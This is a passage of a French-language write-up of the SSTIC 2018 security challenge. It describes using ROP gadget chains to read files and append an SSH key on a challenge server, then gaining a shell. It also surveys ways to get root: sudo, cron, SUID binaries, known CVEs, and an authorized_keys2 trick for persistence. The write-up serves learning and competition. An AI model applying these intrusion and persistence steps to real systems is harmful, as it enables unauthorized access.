004a8ac0: 1500 0001 2900 0000 0600 0000 0000 ff7f =>  41: socket
```

```
004a8ad0: 1500 0001 3100 0000 0600 0000 0000 ff7f =>  49: bind
004a8ae0: 1500 0001 3200 0000 0600 0000 0000 ff7f =>  50: listen
004a8af0: 1500 0001 2001 0000 0600 0000 0000 ff7f => 288: accept4
004a8b00: 1500 0001 3600 0000 0600 0000 0000 ff7f =>  54: setsockopt
004a8b10: 1500 0001 2c00 0000 0600 0000 0000 ff7f =>  44: sendto
004a8b20: 1500 0001 2d00 0000 0600 0000 0000 ff7f =>  45: recvfrom
004a8b30: 1500 0001 1400 0000 0600 0000 0000 ff7f =>  20: writev
004a8b40: 1500 0001 1700 0000 0600 0000 0000 ff7f =>  23: select
004a8b50: 1500 0001 1900 0000 0600 0000 0000 ff7f =>  25: mremap
004a8b60: 1500 0001 4800 0000 0600 0000 0000 ff7f =>  72: fcntl
004a8b70: 1500 0001 0101 0000 0600 0000 0000 ff7f => 257: openat
004a8b80: 1500 0001 0200 0000 0600 0000 0000 ff7f =>   2: open
004a8b90: 1500 0001 0000 0000 0600 0000 0000 ff7f =>   0: read
004a8ba0: 1500 0001 0300 0000 0600 0000 0000 ff7f =>   3: close
004a8bb0: 1500 0001 4e00 0000 0600 0000 0000 ff7f =>  78: getdents
004a8bc0: 1500 0001 d900 0000 0600 0000 0000 ff7f => 217: getdents64
004a8bd0: 1500 0001 2000 0000 0600 0000 0000 ff7f =>  32: dup
004a8be0: 1500 0001 0100 0000 0600 0000 0000 ff7f =>   1: write
004a8bf0: 1500 0001 0500 0000 0600 0000 0000 ff7f =>   5: fstat
004a8c00: 0600 0000 0000 0300
```

Le script autorise donc uniquement 24 appels systèmes. J'y trouve dedans ceux nécessaires au bon fonctionnement d'un serveur TCP (`socket`, `bind`, `listen`, `accept4`, `recvfrom` et `sendto`), ceux utilisés pour la gestion mémoire de la bibliothèque C (`brk`, `mmap` et `munmap`), et ceux utilisés pour accéder à des fichiers et pour implémenter l'interface du serveur racine (`open`, `close`, `read` et `write`).

2.3.3 Le courriel de la racine

En revenant la méthode d'exécution décrite dans la section 2.3.1, je parviens donc à exécuter des appels systèmes sur le serveur racine. Le filtre SECCOMP-BPF qui est en place ne permet d'utiliser qu'un nombre restreint d'appels systèmes, mais ceux qui permettent d'énumérer le contenu d'un dossier et de lire un fichier sont autorisés. Je construit donc [75] :

— une première chaîne de *gadgets* permettant d'énumérer le contenu d'un dossier et d'envoyer le résultat sur la connexion TCP établie, en utilisant les appels systèmes `open`, `getdents64` et `sendto` (au travers de la fonction `send` de la glibc) ;
— une seconde chaîne de *gadgets* permettant d'envoyer le contenu d'un fichier sur la connexion TCP, en utilisant `open`, `read` et `sendto`.

En utilisant la première chaîne pour énumérer le contenu du dossier courant, j'obtiens une structure `linux_dirent64` [76] qui m'informe que le dossier dans lequel est exécuté le serveur racine contient les éléments suivants :

— un dossier `..`
— un fichier `agent.sh`
— un fichier `.bashrc`
— un fichier `.lesshst`
— un fichier `.profile`
— un dossier `secret`
— un dossier `.`
— un lien symbolique `.bash_history`
— un fichier `.viminfo`
— un dossier `.ssh`
— un fichier `agent`
— un fichier `.bash_logout`

75. le script Python qui implémente et met en œuvre ces chaînes de *gadgets* se trouve à l'annexe C
76. http://man7.org/linux/man-pages/man2/getdents.2.html

Le dossier `secret` m'intrigue... en utilisant la première chaîne de nouveau pour en énumérer le contenu, j'obtiens :

— un dossier `..`
— un fichier `sstic2018.flag`
— un dossier `.`

En utilisant la seconde chaîne pour lire le contenu de `secret/sstic2018.flag`, j'obtiens :

```
65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet
```

Cela ressemble à une adresse électronique, mais le domaine est très étrange. À tout hasard, je tente de décoder cette adresse en ROT13, et obtiens une adresse utilisant le domaine `challenge.sstic.org`. Il s'agit de l'adresse e-mail qu'il fallait découvrir, qui permet de témoigner de l'accès au système de fichier du serveur racine qui a servi à réaliser l'attaque initiale.

« Nation-state Level Botnet »

`65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org`

3 Riposte finale, compromission totale

3.1 Du bac à sable à la coquille

Le fait que le serveur racine soit encore actif témoigne certainement du fait que l'attaquant prévois de sévir de nouveau. Afin de découvrir les prochaines victimes de l'attaquant et de les prévenir, il me semble pertinent de chercher un moyen permettant de tracer les actions de l'attaquant, de préférence sans qu'il s'en aperçoive. Pour cela, le plus simple serait de pouvoir exécuter des commandes *shell*. Toutefois un filtre SECCOMP restreint mes possibilités pour l'instant (cf. section 2.3.2) : j'arrive actuellement uniquement à énumérer des dossiers et à lire des fichiers, en utilisant des chaînes de *gadgets*.

Cela est tout de même un accès suffisant pour recueillir un certain nombre d'informations.

En lisant `/proc/self/status`, j'obtiens le contexte d'exécution du serveur racine :

```
Name:       agent
Umask:      0022
State:      R (running)
Tgid:       23614
Ngid:       0
Pid:        23614
PPid:       29811
TracerPid:  0
Uid:        1000    1000    1000    1000
Gid:        1000    1000    1000    1000
FDSize:     256
Groups:     24 25 29 30 44 46 108 1000 64040 64042
NStgid:     23614
NSpid:      23614
NSpgid:     23614
NSsid:      29811
VmPeak:     3212 kB
VmSize:     3212 kB
VmLck:         0 kB
VmPin:         0 kB
VmHWM:         4 kB
VmRSS:         4 kB
RssAnon:       4 kB
RssFile:       0 kB
RssShmem:      0 kB
VmData:      168 kB
VmStk:       132 kB
VmExe:      2896 kB
VmLib:         8 kB
VmPTE:        16 kB
VmPMD:         8 kB
VmSwap:        0 kB
HugetlbPages:  0 kB
Threads:    1
SigQ:       0/15637
SigPnd:     0000000000000000
ShdPnd:     0000000000000000
SigBlk:     0000000000000000
SigIgn:     0000000000000000
SigCgt:     0000000000000000
CapInh:     0000000000000000
CapPrm:     0000000000000000
CapEff:     0000000000000000
```

```
CapBnd:     0000003fffffffff
CapAmb:     0000000000000000
Seccomp:    2
Cpus_allowed:       3
Cpus_allowed_list:  0-1
Mems_allowed:       00000000,00000001
Mems_allowed_list:  0
voluntary_ctxt_switches:    153
nonvoluntary_ctxt_switches: 312
PaX:        pemrs
```

Le serveur racine s'appelle donc `agent`, s'exécute avec l'utilisateur `1000` et le groupe `1000`. De plus la ligne `PaX: pemrs` semble indiquer la présence du patch de PaX Team [77] dans le système. Quel noyau utilise le système qui exécute le serveur racine ? Pour le savoir, je télécharge `/proc/version` :

```
Linux version 4.9.0-4-grsec-amd64 (corsac@debian.org) (gcc version 6.3.0 20170516
(Debian 6.3.0-18) ) #1 SMP Debian 4.9.65-2+grsecunoff1~bpo9+1 (2017-12-09)
```

Le système utilise donc le noyau dérivé de grsecurity [78] qui est fourni par Debian [79]. Le système utilise donc probablement la distribution Debian pour fonctionner. Quelle version ? Qu'indique `/etc/os-release` ?

```
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Il s'agit donc d'un système Debian 9, qui correspond à la version appelée « stable » de Debian [80]. En revenant au serveur racine, qui est exécuté avec l'utilisateur `1000`, je me demande comment s'appelle cet utilisateur. La liste des comptes utilisateurs est généralement contenue dans `/etc/passwd` dans un système Linux [81] :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

77. https://pax.grsecurity.net/
78. https://grsecurity.net/ (Le patch grsecurity intègre le patch de PaX Team)
79. https://packages.debian.org/stretch-backports/linux-headers-4.9.0-4-grsec-amd64 indique par ailleurs que la version 4.9.65-2+grsecunoff1~bpo9+1 est la plus récente
80. https://www.debian.org/releases/stable/ indique que Debian 9.0 a été publié en juillet 2017.
81. cela n'est pas le cas quand un mécanisme comme un annuaire LDAP est intégré

```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
ntpd:x:108:112::/var/run/openntpd:/bin/false
bind:x:109:113::/var/cache/bind:/bin/false
sstic:x:1000:1000:Sstic,,,:/home/sstic:/bin/bash
```

L'utilisateur 1000 s'appelle donc `sstic`, et c'est le seul utilisateur, avec `root`, à pouvoir obtenir un *shell* sur le système. En énumérant le dossier dans lequel est exécuté le serveur racine, j'avais trouvé à côté du dossier `secret` un dossier `.ssh`. Ce dossier contient un fichier `authorized_keys`, avec des 4 clés publiques de connexion.

Avec un peu de chance, ce fichier est accessible en écriture et je peux y ajouter une clé SSH que je génère pour l'occasion. Je crée une nouvelle chaîne de *gadgets* qui ouvre le fichier en mode ajout (grâce à l'appel système `open` avec les options `O_WRONLY` et `O_APPEND`), y ajoute ma clé, et envoie « ok » sur le canal de communication TCP. Je teste, j'envoie, et... ça fonctionne !

```
$ ssh -i id_rsa_sstic sstic@195.154.105.12
Linux sd-133901 4.9.0-4-grsec-amd64 #1 SMP Debian 4.9.65-2+grsecunoff1~bpo9+1
(2017-12-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Thu Apr  5 18:19:38 2018

sstic@sd-133901:~$  w
 20:11:03 up 30 days,  1:54,  1 user,  load average: 0.02, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
sstic@sd-133901:~$  who
sstic    pts/0        2018-04-06 20:10
sstic@sd-133901:~$  uname -a
Linux sd-133901 4.9.0-4-grsec-amd64 #1 SMP Debian 4.9.65-2+grsecunoff1~bpo9+1
(2017-12-09) x86_64 GNU/Linux
sstic@sd-133901:~$  cat .bash_history
sstic@sd-133901:~$  ls -al
```

```
total 3040
drwxr-xr-x 4 root  root     4096 Mar 29 15:44 .
drwxr-xr-x 3 root  root     4096 Mar  7 16:26 ..
-rwxr-xr-x 1 root  root  3069416 Mar 29 16:55 agent
-rw-r--r-- 1 root  root      118 Mar 29 15:39 agent.sh
lrwxrwxrwx 1 sstic sstic       9 Mar 16 10:56 .bash_history -> /dev/null
-rw-r--r-- 1 sstic sstic     220 Mar  7 16:26 .bash_logout
-rw-r--r-- 1 sstic sstic    3561 Mar 13 15:50 .bashrc
-rw------- 1 sstic sstic      76 Mar 12 18:00 .lesshst
-rw-r--r-- 1 sstic sstic     675 Mar  7 16:26 .profile
drwxr-xr-x 2 root  root     4096 Mar 29 15:46 secret
drwx------ 2 sstic sstic    4096 Mar 29 11:48 .ssh
-rw------- 1 sstic sstic    3227 Mar 29 12:03 .viminfo
sstic@sd-133901:~$  id
uid=1000(sstic) gid=1000(sstic) groups=1000(sstic),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),108(netdev),64040(grsec-tpe),64042(grsec-sock-clt)
sstic@sd-133901:~$  cat agent.sh
while true; do
/home/sstic/agent -c "SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}" -l 36735 -i ceqejeve
sleep 4
done
sstic@sd-133901:~$  ps -efHZ
LABEL UID        PID  PPID  C STIME TTY          TIME CMD
-     sstic    25160 25154  0 20:10 ?        00:00:00 sshd: sstic@pts/0
-     sstic    25161 25160  0 20:10 pts/0    00:00:00   -bash
-     sstic    25180 25161  0 20:11 pts/0    00:00:00     ps -efHZ
-     sstic    29810     1  0 Mar29 ?        00:00:01 SCREEN
-     sstic    29811 29810  0 Mar29 pts/3    00:00:00   /bin/bash
-     sstic    25153 29811  1 20:09 pts/3    00:00:01     /home/sstic/agent -c SSTIC2018
{f2ff2a7ed70d4ab72c52948be06fee20} -l 36735 -i ceqejeve
-     sstic    29027     1  0 Mar29 ?        00:00:00 /lib/systemd/systemd --user
-     sstic    29028 29027  0 Mar29 ?        00:00:00   (sd-pam)
```

J'ai donc un *shell* sur le système qui exécute le serveur racine ! Je vérifie au passage que l'exécutable du serveur racine (`/home/sstic/agent`) correspond à `f4ncyn0un0urs`, ce qui est le cas. Ceci permet donc de vraiment m'assurer que le serveur racine exécute le même code que celui extrait de la trace réseau initiale.

L'arborescence des processus permet de constater que le serveur est exécuté dans un *screen*[82]. En m'y attachant avec `screen -x`, je tombe sur une fenêtre remplie de messages d'erreur du serveur racine, entre lesquels quelqu'un a exécuté la commande `routes` à plusieurs reprises :

```
Incorrect RSASSA padding start
double free or corruption (!prev)
Bad system call
Segmentation fault
Incorrect RSASSA padding PS
Incorrect RSASSA padding start
double free or corruption (!prev)
Bad system call
Incorrect RSASSA padding PS
Segmentation fault
Incorrect RSASSA padding PS
```

82. *screen* est un système de multiplexage de commandes permettant également d'exécuter des commandes sur un système distant sans devoir maintenir une session active, https://www.gnu.org/software/screen/manual/screen.html

```
Segmentation fault
routes
------------------------------------------------------------------------------
routing table:
------------------------------------------------------------------------------
routes
------------------------------------------------------------------------------
routing table:
------------------------------------------------------------------------------
Incorrect RSASSA padding start
routes
------------------------------------------------------------------------------
routing table:
------------------------------------------------------------------------------
realloc(): invalid next size
Bad system call
Bad system call
```

Pour regarder s'il y a un flag de validation intermédiaire sur ce système différent de celui utilisé par l'agent pour être lancé en mode « serveur racine », je lance une commande `grep SSTIC` récursive. Celle-ci renvoie un résultat dans `/home/sstic/.viminfo` :

```
# Registers:
""1 LINE    0
    dd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org
|3,1,1,1,1,0,1522317814,"dd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.
sstic.org"
"2  LINE    0
    SSTIC2018{264b400d1640ce89a58ecab023df3be5}
|3,0,2,1,1,0,1522317784,"SSTIC2018{264b400d1640ce89a58ecab023df3be5}"
```

« .viminfo »

`SSTIC2018{264b400d1640ce89a58ecab023df3be5}`

3.2 À la recherche du compte racine (ou pas)

Avoir un accès *shell* est suffisant pour prendre le contrôle du serveur racine (en attachant le *screen* qui est utilisé). Mais cela est peu discret, et l'utilisateur légitime du serveur (l'attaquant) peut s'en rendre compte. Pour éviter cela, l'idéal est d'obtenir un accès au compte `root`.

Sur un système Linux, il y a assez peu de manières usuelles d'obtenir un accès au compte `root` :

— en trouvant son mot de passe [83] et en utilisant la commande `su` ;
— en trouvant une clé privée SSH ayant accès au compte `root` [84] ;
— en utilisant une faiblesse dans la configuration de la commande `sudo` si elle est trop permissive [85] ;
— en exploitant une configuration des tâches planifiées trop permissive [86] ;

83. il arrive que le mot de passe du compte `root` soit simplement écrit dans un fichier accessible, ou qu'il soit simplement devinable à partir d'autres informations
84. si le serveur SSH est configuré pour autoriser les connexions en tant que `root` en utilisant une clé SSH
85. le fichier `/etc/sudoers` peut contenir des directives `NOPASSWD` autorisant un utilisateur à exécuter un ensemble défini de commandes. Cet ensemble est parfois mal restreint et permet indirectement d'obtenir un *shell* `root`.
86. par exemple si l'utilisateur peut créer un *cron* exécuté par l'utilisateur `root`

— en écrivant un fichier qui est exécuté par l'utilisateur `root` [87] ;
— en exploitant une vulnérabilité dans un programme qui est exécuté en tant que `root` (par exemple CVE-2018-0492 [88] [89] qui concerne la commande `beep` sur les systèmes Debian) ;
— en exploitant une vulnérabilité qui concerne le noyau (par exemple CVE-2016-5195 [90]).

Dans le cas présent, il ne semble pas qu'il y ait de mot de passe ou de clé privée SSH présents sur le système, les commandes `sudo` et `beep` ne sont pas installées et l'utilisateur `sstic` peut écrire un nombre très limité de fichiers.

En cherchant les exécutables présents sur le système possédant le bit `SUID` et appartenant à `root` (qui sont donc exécutés en tant que `root`), je trouve :

```
$ find / -perm -4000 -exec ls -ld {} \;
-rwsr-xr-x 1 root root 59680 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 50040 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 75792 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 40312 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 440728 Nov 18 10:37 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Oct 1 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 1019656 Feb 10 09:26 /usr/sbin/exim4
-rwsr-xr-x 1 root root 40536 May 17  2017 /bin/su
-rwsr-xr-x 1 root root 44304 Mar 22  2017 /bin/mount
-rwsr-xr-x 1 root root 31720 Mar 22  2017 /bin/umount
-rwsr-xr-x 1 root root 61240 Nov 10  2016 /bin/ping
```

Il y a donc uniquement des commandes qui peuvent être trouvées classiquement sur un système Linux, et a priori aucune ne me permet d'obtenir un *shell* `root`. Il est étrange que la commande `ping` face partie des résultats, compte tenu du fait que depuis des années il est possible de la configurer pour utiliser des « capabilities » au lieu du bit `SUID`, mais cela n'est pas plus gênant que ça.

Une autre piste concerne les services qui sont exécutés sur le système. À cause de l'utilisation de fonctionnalités présentes dans le noyau grsecurity, l'utilisateur ne peut voir que ses processus dans le dossier `/proc` (et donc dans la commande `ps -e`). Heureusement, le gestionnaire de services utilisé, `systemd`, intègre une commande permettant de contourner cette limitation, `systemctl` [91] :

```
$ systemctl status
* sd-133901
    State: running
     Jobs: 0 queued
   Failed: 0 units
    Since: Wed 2018-03-07 17:16:28 CET; 4 weeks 2 days ago
   CGroup: /
           |-    2 n/a
           |-    3 n/a
           |-    5 n/a
           |-    7 n/a
[...]
           |-25215 n/a
           |-user.slice
```

87. par exemple si `/root/.bashrc` est un lien symbolique vers `/home/user/.bashrc`
88. https://holeybeep.ninja/
89. https://security-tracker.debian.org/tracker/CVE-2018-0492
90. https://dirtycow.ninja/
91. en pratique, il est possible d'obtenir les informations concernant les services exécutés en énumérant l'arborescence de `/sys/fs/cgroup/pids/`, car systemd utilise les *cgroups* de Linux pour gérer les services du système

```
           | `-user-1000.slice
           |   |-session-896.scope
           |   | |-25154 n/a
           |   | |-25160 sshd: sstic@pts/0
           |   | |-25161 -bash
           |   | |-26063 systemctl status
           |   | `-26064 pager
           |   |-session-664.scope
           |   | |-25153 /home/sstic/agent -c
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20} -l 36735 -i ceqejeve
           |   | |-29810 SCREEN
           |   | `-29811 /bin/bash
           |   `-user@1000.service
           |     `-init.scope
           |       |-29027 /lib/systemd/systemd --user
           |       `-29028 (sd-pam)
           |-init.scope
           | `-1 n/a
           `-system.slice
             |-irqbalance.service
             | `-314 n/a
             |-lvm2-lvmetad.service
             | `-203 n/a
             |-ifup@enp1s0.service
             | `-638 n/a
             |-dbus.service
             | `-315 n/a
             |-ssh.service
             | `-368 n/a
             |-system-getty.slice
             | `-getty@tty1.service
             |   `-365 n/a
             |-systemd-logind.service
             | `-309 n/a
             |-openntpd.service
             | |-660 n/a
             | |-661 n/a
             | `-665 n/a
             |-cron.service
             | `-312 n/a
             |-systemd-udevd.service
             | `-24763 n/a
             |-rsyslog.service
             | `-30236 n/a
             |-systemd-journald.service
             | `-19918 n/a
             |-bind9.service
             | `-30598 n/a
             `-exim4.service
               `-624 n/a
```

En résumé, il s'agit d'un système assez minimal, qui présente une surface d'attaque plutôt réduite. Le seul service qui ne provient pas de la distribution Debian semble être le programme qui exécute le serveur racine, dans `/home/sstic`.

Quelque jours après avoir ajouté ma clé SSH au fichier `.ssh/authorized_keys`, je n'ai plus réussi à me connecter. En téléchargeant de nouveau ce fichier, il semble qu'il ait été réinitialisé et soit maintenant

en lecture seule. Une porte d'entrée est donc fermée, mais quelqu'un m'a par ailleurs indiqué que les permissions sur le dossier `.ssh` permettent d'y ajouter un fichier et que la configuration par défaut sur serveur OpenSSH utilise également le fichier `.ssh/authorized_keys2` [92] pour définir les clés SSH autorisées...

92. c'est écrit dans la documentation, https://www.freebsd.org/cgi/man.cgi?sshd(8)#AUTHORIZED_KEYS%09FILE_FORMAT

4 Conclusion

Cette année le challenge du SSTIC a été très orienté sur le côté « vulnérabilités » de la sécurité informatique. En effet, il commence par l'analyse d'une machine qui a été infectée par l'exploitation d'une vulnérabilité dans un navigateur web, puis demande de casser l'algorithme de chiffrement utilisé pour déchiffrer le programme qui a été déposé sur la machine (un dérivé de Kuznyechik sans S-Box). Il faut ensuite étudier l'algorithme de chiffrement des communications de ce programme, qui utilise un AES 4 tours en mode CBC dont les clés, récupérables en mettant en œuvre une attaque intégrale, sont échangées en utilisant RSA-2048. Comme la fonction qui génère les nombres premiers utilisés génère des nombres avec des propriétés qui permettent la factorisation des clés publiques RSA en quelques secondes (en utilisant une variable de l'attaque ROCA), il est également possible de directement obtenir les clés AES en déchiffrement les messages où elles sont échangées. Ensuite des erreurs de calcul et de comparaison dans le programme avec lequel a communiqué la machine infectée permettent d'obtenir quelques informations au sujet de la mémoire de ce programme, d'y écrire des données arbitraires et au final d'y exécuter des instructions permettant de trouver l'adresse e-mail marquant la fin du challenge. Enfin le manque de durcissement de l'environnement dans lequel est exécuté le programme permet d'obtenir une invite de commande directement sur la machine qui a été utilisée lors de l'attaque.

5 Remerciements

Je remercie tout d'abord ma fiancée et ma famille, qui m'ont soutenu pendant toute la durée du challenge.

Je remercie mes collègues de l'ANSSI, qui m'ont continuellement mis la pression pour résoudre le challenge rapidement, et ce malgré le fait que j'avais aussi des sujets sur lesquels travailler par ailleurs. Je remercie tout particulièrement Raphaël Sanchez, dont les longues discussions que nous avons partagées au sujet de la manière d'exploiter l'allocateur de la glibc ont été indispensables pour mon arrivée à la seconde place du classement rapidité.

Je remercie également les concepteurs et organisateurs du challenge pour avoir réalisé un challenge très intéressant, qui m'a donné l'occasion d'approfondir des sujets tels que le WebAssembly et l'exploitation d'une vulnérabilité de corruption de tas avec une version récente de la bibliothèque glibc. Je les remercie également d'avoir un peu tardé dans la mise en ligne du challenge [93], ce qui m'a permis de profiter pleinement de Pâques en famille, sans être trop préoccupé par le challenge.

Je remercie enfin les personnes qui ont créé, écrit, développé et maintenu à jour les outils et les documents (articles blogs, papiers de recherche, solutions de challenge de sécurité) que j'ai utilisés pour résoudre ce challenge en moins de 6 jours.

93. le challenge a été publié le samedi après-midi au lieu du vendredi, comme ça avait été le cas les années précédentes

Annexes

A Projet Github

L'ensemble du code que j'ai écrit pour le challenge ainsi que les fichiers ayant servis à générer ce document reStructuredText-LaTeX [94] seront disponibles à l'adresse https://github.com/fishilico/sstic-2018 une fois le challenge terminé.

B Script de déchiffrement de payload.js

Voici le script Python que j'ai utilisé pour décrypter le contenu de `payload.js` et ainsi extraire `/tmp/.f4ncyn0un0urs` (cf. section 1.2.3).

```
#!/usr/bin/env pypy3
# -*- coding: utf-8 -*-
import base64

# Charge le contenu de payload.js
with open('payload.js', 'r') as f:
    payload = f.read()
    assert payload.startswith("const payload = '")
    assert payload.endswith("'\n\n")
    _, payload, _ = payload.split("'")
    payload = base64.b64decode(payload)

# Fonction de déobfuscation de stage2.js
def d(x):
    return ((200 * x * x) + (255 * x) + 92) % 0x100

# Données présentées comme "static const u8 data_segment_data_0[]" dans le code C
# produit par wasm2c
data_segment_data_0 = bytes((
    0xdc, 0x63, 0x7a, 0x21, 0x58, 0x1f, 0x76, 0x5d, 0xd4, 0xdb, 0x72, 0x99,
    0x50, 0x97, 0x6e, 0xd5, 0xcc, 0x53, 0x6a, 0x11, 0x48, 0x0f, 0x66, 0x4d,
    0xc4, 0xcb, 0x62, 0x89, 0x40, 0x87, 0x5e, 0xc5, 0xbc, 0x43, 0x5a, 0x01,
    0x38, 0xff, 0x56, 0x3d, 0xb4, 0xbb, 0x52, 0x79, 0x30, 0x77, 0x4e, 0xb5,
    0xac, 0x33, 0x4a, 0xf1, 0x28, 0xef, 0x46, 0x2d, 0xa4, 0xab, 0x42, 0x69,
    0x20, 0x67, 0x3e, 0xa5, 0x9c, 0x23, 0x3a, 0xe1, 0x18, 0xdf, 0x36, 0x1d,
    0x94, 0x9b, 0x32, 0x59, 0x10, 0x57, 0x2e, 0x95, 0x8c, 0x13, 0x2a, 0xd1,
    0x08, 0xcf, 0x26, 0x0d, 0x84, 0x8b, 0x22, 0x49, 0x00, 0x47, 0x1e, 0x85,
    0x7c, 0x03, 0x1a, 0xc1, 0xf8, 0xbf, 0x16, 0xfd, 0x74, 0x7b, 0x12, 0x39,
    0xf0, 0x37, 0x0e, 0x75, 0x6c, 0xf3, 0x0a, 0xb1, 0xe8, 0xaf, 0x06, 0xed,
    0x64, 0x6b, 0x02, 0x29, 0xe0, 0x27, 0xfe, 0x65, 0x5c, 0xe3, 0xfa, 0xa1,
    0xd8, 0x9f, 0xf6, 0xdd, 0x54, 0x5b, 0xf2, 0x19, 0xd0, 0x17, 0xee, 0x55,
    0x4c, 0xd3, 0xea, 0x91, 0xc8, 0x8f, 0xe6, 0xcd, 0x44, 0x4b, 0xe2, 0x09,
    0xc0, 0x07, 0xde, 0x45, 0x3c, 0xc3, 0xda, 0x81, 0xb8, 0x7f, 0xd6, 0xbd,
    0x34, 0x3b, 0xd2, 0xf9, 0xb0, 0xf7, 0xce, 0x35, 0x2c, 0xb3, 0xca, 0x71,
    0xa8, 0x6f, 0xc6, 0xad, 0x24, 0x2b, 0xc2, 0xe9, 0xa0, 0xe7, 0xbe, 0x25,
    0x1c, 0xa3, 0xba, 0x61, 0x98, 0x5f, 0xb6, 0x9d, 0x14, 0x1b, 0xb2, 0xd9,
    0x90, 0xd7, 0xae, 0x15, 0x0c, 0x93, 0xaa, 0x51, 0x88, 0x4f, 0xa6, 0x8d,
    0x04, 0x0b, 0xa2, 0xc9, 0x80, 0xc7, 0x9e, 0x05, 0xfc, 0x83, 0x9a, 0x41,
    0x78, 0x3f, 0x96, 0x7d, 0xf4, 0xfb, 0x92, 0xb9, 0x70, 0xb7, 0x8e, 0xf5,
```

94. combinés grâce à la magie de pandoc !

```
    0xec, 0x73, 0x8a, 0x31, 0x68, 0x2f, 0x86, 0x6d, 0xe4, 0xeb, 0x82, 0xa9,
    0x60, 0xa7, 0x7e, 0xe5, 0x7b, 0x20, 0x72, 0x65, 0x74, 0x75, 0x72, 0x6e,
    0x20, 0x4d, 0x6f, 0x64, 0x75, 0x6c, 0x65, 0x2e, 0x64, 0x28, 0x24, 0x30,
    0x29, 0x3b, 0x20, 0x7d, 0x00, 0x94, 0x20, 0x85, 0x10, 0xc2, 0xc0, 0x01,
    0xfb, 0x01, 0xc0, 0xc2, 0x10, 0x85, 0x20, 0x94, 0x01, 0xbb, 0x6b, 0xd9,
    0xcf, 0x25, 0x71, 0xef, 0x52, 0x52, 0xbd, 0x1b, 0xfc, 0x09, 0x6e, 0x41,
    0xbe, 0x9b, 0x28, 0xea, 0x83, 0x5c, 0x3f, 0x08, 0x80, 0x7e, 0x13, 0xda,
    0xfd, 0xe9, 0xd8, 0x84, 0x97, 0x93, 0xb2, 0xac, 0xc6, 0x79, 0xf1, 0x5a,
    0x70, 0x91, 0xf2, 0xc7, 0x74, 0xb8, 0xa2, 0xf0, 0xa6, 0x2b, 0x39, 0xf2,
    0x70, 0xc8, 0x87, 0xae, 0x96, 0xc4, 0x0f, 0xbe, 0x85, 0x2e, 0x53, 0xd0,
    0x8d))

SBOX = data_segment_data_0[:256]
POLYNOM = data_segment_data_0[281:296]

# La SBox est en fait la réciproque de la fonction d
assert all(d(SBOX[x]) == x == SBOX[d(x)] for x in range(256))

# Implémente la fonction P et sa réciproque, en utilisant POLYNOM
def mangle_with_polynom_byte(databyte, polynom_byte):
    assert 0 <= polynom_byte < 256
    assert 0 <= databyte < 256
    newbyte = 0
    while polynom_byte:
        if polynom_byte & 1:
            newbyte ^= databyte
        databyte = ((0xc3 if databyte & 0x80 else 0) ^ (databyte << 1)) & 0xff
        polynom_byte = polynom_byte >> 1
    return newbyte

def p_encrypt(block):
    assert len(block) == 16
    for _ in range(16):
        curbyte = block[15]
        for i in range(14, -1, -1):
            block[i + 1] = x = block[i]
            curbyte ^= mangle_with_polynom_byte(databyte=x, polynom_byte=POLYNOM[i])
        block[0] = curbyte

def p_decrypt(block):
    assert len(block) == 16
    for _ in range(16):
        curbyte = block[0]
        for i in range(1, 16):
            block[i - 1] = x = block[i]
            curbyte ^= mangle_with_polynom_byte(databyte=x, polynom_byte=POLYNOM[i - 1])
        block[15] = curbyte

# Compose 9 fois la réciproque de P
def p_decrypt_9(block):
    block = bytearray(block)
    for _ in range(9):
        p_decrypt(block)
    return block

